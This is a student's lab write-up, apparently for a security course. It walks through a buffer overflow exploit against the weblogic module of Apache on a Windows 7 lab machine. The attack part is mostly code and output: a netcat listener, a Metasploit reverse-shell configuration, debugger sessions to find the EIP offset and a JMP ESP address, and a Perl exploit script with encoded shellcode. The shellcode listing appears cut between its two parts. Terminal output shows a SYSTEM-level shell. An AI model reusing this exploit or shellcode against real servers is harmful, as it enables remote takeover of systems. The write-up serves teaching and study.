Programming Assignment 2

Amin Mamandipoor

Introduction

This assignment delves into the landscape of web server security, specifically targeting a Windows machine through the utilization of the weblogic module in the Apache web server. "Apache is one of the go-to web servers for website owners, developers, and even hosting providers, dominating the market share by 33% across all websites" [1]. Analyzing Apache's vulnerabilities, particularly those related to buffer overflow, provides invaluable insights into the challenges faced in safeguarding digital infrastructures.

Despite the implementation of sophisticated security measures such as Address Space Layout Randomization (ASLR), buffer overflow vulnerabilities remain an issue. As a result, even with mechanisms like stack randomization, a carefully constructed long string input can trigger a buffer overflow. As a result, attackers can manipulate and overwrite the crucial ***EIP*** register, which allows them to gain control of a Windows 7 environment that hosts Apache.

Running the Exploit

The exploit works properly Ubuntu 20.04, using the specified IP addresses as outlined in the PA2 description:

- ***192.168.32.20*** - victim machine, called Windows 7 hereafter,
- ***192.168.32.10*** - attacking machine (runs Ubuntu 20)

To execute the exploit, proceed according to the following steps. The reverse shell is appropriately configured with ***LPORT*** set to ***8998*** and **LHOST** to ***192.158.32.10***.

Open a terminal tab and set up a listener:

```
$ nc -l -p 8998 -nvv
```

In another tab, execute the exploit script:

$ perl ApacheExploitScript.pl | nc 192.168.32.20 80

```
amin@ubuntu20:~/Desktop$ nc -l -p 8998 -nvv
Listening on 0.0.0.0 8998
Connection received on 192.168.32.20 49227
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\www\Apache2>whoami
whoami
nt authority\system

C:\www\Apache2>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is FC02-BD76

 Directory of C:\www\Apache2

06/29/2014  08:49 PM    <DIR>          .
06/29/2014  08:49 PM    <DIR>          ..
11/24/2004  03:01 AM            15,159 ABOUT_APACHE.txt
06/29/2014  08:49 PM    <DIR>          bin
06/29/2014  08:49 PM    <DIR>          cgi-bin
04/24/2006  01:42 AM           649,609 CHANGES.txt
06/30/2014  12:14 AM    <DIR>          conf
06/29/2014  08:49 PM    <DIR>          error
06/29/2014  08:49 PM    <DIR>          htdocs
06/29/2014  08:49 PM    <DIR>          icons
06/29/2014  08:49 PM    <DIR>          include
11/24/2004  03:01 AM             3,832 INSTALL.txt
06/29/2014  08:49 PM    <DIR>          lib
04/29/2006  07:31 AM            39,736 LICENSE.txt
06/30/2014  12:17 AM    <DIR>          logs
06/29/2014  08:49 PM    <DIR>          manual
06/29/2014  08:50 PM    <DIR>          modules
06/29/2014  08:49 PM    <DIR>          proxy
04/29/2006  07:31 AM             3,871 README.txt
               5 File(s)        712,207 bytes
              14 Dir(s)  12,371,128,320 bytes free

C:\www\Apache2>^Z
[4]+  Stopped                 nc -l -p 8998 -nvv
amin@ubuntu20:~/Desktop$
```

[Output of the terminal which shows that the exploit was successful]


Developing the Exploit

To begin with, we use the *Metasploit* framework's ***pattern_create.rb*** tool to generate a tailor-made input pattern with a custom size. This pattern serves as a key element in our exploration, helping in the identification of the offset responsible for manipulating the ***EIP*** register. Subsequently, we run *winGDB* and attach it to the child process of *Apache*. Due to overwriting the ***EIP*** register, *Apache's* child process crashes when it receives the custom input.

The aftermath of this deliberate crash becomes the focal point of our investigation. As a result of this deliberate crash, by using the ***pattern_offset.rb*** tool, we can pinpoint the precise location of ***EIP***. Based on this knowledge, we gain the ability to craft an input string, thereby fully exploiting the buffer overflow vulnerability.

```
This exception may be expected and handled.
eax=000000d7 ebx=ffffffff ecx=67463067 edx=76e664f4 esi=04b90048 edi=00d7e8d8
eip=67463467 esp=00d7c654 ebp=00d7d6b8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
67463467 ??              ???
0:003> dc esp
00d7c654  36674635 46376746 67463867 30684639  5Fg6Fg7Fg8Fg9Fh0
00d7c664  46316846 68463268 34684633 46356846  Fh1Fh2Fh3Fh4Fh5F
00d7c674  68463668 38684637 46396846 69463069  h6Fh7Fh8Fh9Fi0Fi
00d7c684  32694631 46336946 69463469 36694635  1Fi2Fi3Fi4Fi5Fi6
00d7c694  46376946 69463869 306a4639 46316a46  Fi7Fi8Fi9Fj0Fj1F
00d7c6a4  6a46326a 346a4633 46356a46 6a46366a  j2Fj3Fj4Fj5Fj6Fj
00d7c6b4  386a4637 46396a46 6b46306b 326b4631  7Fj8Fj9Fk0Fk1Fk2
00d7c6c4  46336b46 6b46346b 366b4635 46376b46  Fk3Fk4Fk5Fk6Fk7F
```


*[WinGDB's output for **EIP** and **ESP** registers]*



[Query's results the returned EIP and the beginning of ESP registers]

Upon sending the output generated by *pattern_create* to *WebLogic*, a series of events happens. The child process of Apache crashes, and *WinGDB* reveals critical information, the ***EIP*** register has been overwritten by a sequence of characters. A subsequent query to *pattern_offset* returns the ***EIP*** register's location is pinpointed at **4093**. We are also interested in the location of ***ESP***, the stack pointer. Executing ***dc esp*** in *WinGDB* and cross-referencing the result with *pattern_offset* reveals that ***ESP*** is located at **4097**.

The 4-byte discrepancy between the locations of ***EIP*** and ***ESP*** is not arbitrary; it stems from the intricacies of the callee/caller conventions. In the Windows environment, the standard convention adopted is the callee convention, which defines the responsibility of popping data from the stack. The 4-byte gap between ***EIP*** and ***ESP***, as illustrated in the following figure, becomes a crucial piece of information. This disparity is due to the architectural considerations in Windows.



[An illustration of how the process's address space looks like]

We must first generate the shell code. This task can be accomplished using the Metasploit framework. We must specify the desired payload format, which, in our case, is '***/windows/shell_reverse_tcp***'. Additionally, since Apache uses alphanumeric characters, we should use alpha_mixed encoder. Next, we can generate the shellcode with the following options:

```
msf6 payload(windows/shell_reverse_tcp) > options

Module options (payload/windows/shell_reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.32.10    yes       The listen address (an interface may be specified)
   LPORT     8998             yes       The listen port
```

[Shellcode's option]

Given Windows' stack randomization (ASLR), our exploit relies on correctly placing the ***JMP ESP*** (Jump to ESP) instruction within the 4-byte gap between the saved ***EIP*** and beginning of ***ESP***. Using this technique, we are able to get around the unpredictable nature of ASLR and, thus, precisely position our shellcode. Determining the ESP register, the starting point of the stack, is the primary challenge.

To address this challenge, we leverage a tool embedded in *WinGDB* known as "***narly***." ***"narly"*** is a helpful asset, helping in the finding of shared libraries that potentially contain the ***JMP ESP*** instruction and remain immune to ASLR protection. Since ASLR randomizes memory addresses, making it essential to pinpoint a reference point for our exploit.

With narly's insights, we proceed to use the ***"!nmod"*** command to inspect the shared libraries, seeking out the desired instruction. To do so, we run the command ***"s 0xModuleStartAddress 0xModuleEndAddress ff e4"*** to extract the precise address of the ***JMP ESP*** instruction within the identified module. By following these meticulous steps, we ensure that our exploit bypasses ASLR as well as seamlessly integrates with the target system.


```
6fcf0000 6fcf6000 mod_access.so

*DEP/*ASLR means that these modules are compatible with ASLR/DEP
0:254> s 0x6eec0000 0x6eee1000 ff e4
0:254> s 0x6ee60000 0x6ee89000 ff e4
0:254> s 0x00400000 0x00405000 ff e4
004044f4  ff e4 00 00 ff 81 00 00-ff 03 00 00 fe 01 00 00  ................
0:254> s 0x6ee50000 0x6ee59000 ff e4
0:254> s 0x6a6b0000 0x6a6dd000 ff e4
0:254> s 0x00400000 0x00405000 ff e4
004044f4  ff e4 00 00 ff 81 00 00-ff 03 00 00 fe 01 00 00  ................
0:254> s 0x10000000 0x1008e000 ff e4
1005bc0f  ff e4 b9 05 10 18 ba 05-10 3a ba 05 10 63 ba 05  .........:...c..
10075043  ff e4 29 07 10 ff ff ff-ff f2 29 07 10 ff ff ff  ..).......).....

0:254> s 0x10000000 0x1008e000 ff e4
```

[Narly's output and locating the JMP ESP instruction in one of the modules]

In summary, the interplay between *ASLR*, the *narly* tool, and the ***!nmod*** command is instrumental in overcoming the challenges posed by Windows' security features.



Concluding our exploit, a final crucial consideration involves verifying that the ***ESP*** register points to a location within the initial **4093** 'A's. This precautionary measure is essential to safeguard our exploit against potential disruptions caused by push/pop operations of the shellcode to the stack. To achieve this, we turn to an online ***x86*** assembler with the capability to execute "***add ESP, -200***". This ensures that the ***ESP*** register is appropriately aligned within the designated 'A' buffer, ensuring the resilience of our exploit and mitigating unforeseen issues.

Assembly

Raw Hex (zero bytes in bold):

81C438FFFFFF

String Literal:

"\x81\xC4\x38\xFF\xFF\xFF"

Array Literal:

{ 0x81, 0xC4, 0x38, 0xFF, 0xFF, 0xFF }

Disassembly:

```
0:  81 c4 38 ff ff ff       add    esp,0xffffff38
```

[X86 online assembler's output for add esp, -200 instruction]

Here is the structure of the exploit script:

```perl
#!/usr/bin/perl

$| = 1; #turn on output buffering

$distance_to_eip = 4093;
$gap = "B" x 0;  #Is ESP perfectly aligned with shellcode?
                # Find the position of ESP and adjust the "gap"
                # as necessary
                # 4097 - 4093 - 4 = 0
$saved_eip = 0x1005bc0f; # Address to the opcode of JMP ESP

# windows/shell_reverse_tcp - 710 bytes
# https://metasploit.com/
# Encoder: x86/alpha_mixed
# VERBOSE=false, LHOST=192.168.32.10, LPORT=8998,
# ReverseAllowProxy=false, ReverseListenerThreaded=false,
# StagerRetryCount=10, StagerRetryWait=5,
# PrependMigrate=false, EXITFUNC=process, CreateSession=true,
# AutoVerifySession=true
$shellcode =
"\x89\xe5\xda\xc2\xd9\x75\xf4\x5f\x57\x59\x49\x49\x49\x49" .
"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51" .
"\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32" .
```

[exploit script - Part 1]

```perl
"\x38\x70\x68\x35\x6d\x72\x66\x36\x6b\x41\x5a\x75\x63\x58" .
"\x73\x53\x42\x4d\x35\x34\x45\x50\x4c\x49\x49\x73\x36\x37" .
"\x46\x37\x31\x47\x54\x71\x68\x76\x63\x5a\x55\x42\x30\x59" .
"\x31\x46\x4b\x52\x4b\x4d\x51\x76\x69\x57\x37\x34\x55\x74" .
"\x67\x4c\x36\x61\x46\x61\x4c\x4d\x32\x64\x36\x44\x56\x70" .
"\x6a\x66\x43\x30\x43\x74\x63\x64\x66\x30\x71\x46\x33\x66" .
"\x70\x56\x57\x36\x63\x66\x72\x6e\x66\x36\x76\x36\x72\x73" .
"\x33\x66\x52\x48\x73\x49\x4a\x6c\x67\x4f\x4c\x46\x79\x6f" .
"\x7a\x75\x4e\x69\x69\x70\x50\x4e\x76\x36\x43\x76\x59\x6f" .
"\x34\x70\x51\x78\x36\x68\x4b\x37\x57\x6d\x35\x30\x4b\x4f" .
"\x4e\x35\x6f\x4b\x4c\x30\x4f\x45\x6d\x72\x51\x46\x75\x38" .
"\x59\x36\x4c\x55\x4d\x6d\x6d\x4d\x6b\x4f\x48\x55\x67\x4c" .
"\x47\x76\x73\x4c\x55\x5a\x6b\x30\x69\x6b\x39\x70\x70\x75" .
"\x35\x55\x6f\x4b\x51\x57\x34\x53\x31\x62\x32\x4f\x50\x6a" .
"\x63\x30\x53\x63\x49\x6f\x48\x55\x41\x41";

$handle_esp = "\x81\xC4\x38\xFF\xFF\xFF";
$buf = "A" x $distance_to_eip;
$buf .= pack("V", $saved_eip). $gap . $handle_esp . $shellcode;


$request = "GET /weblogic/ $buf\r\n\r\n";
print $request;
```

[exploit script - Part 2]

References and Collaborations

[1] B., Richard. “What Is Apache? An in-Depth Overview of Apache Web Server.” Hostinger Tutorials, 26 Sept. 2023, www.hostinger.com/tutorials/what-is-apache#:~:text=Apache%20is%20one%20of%20the,Litespeed%2C%20another%20popular%20web%20server.

I have no other references!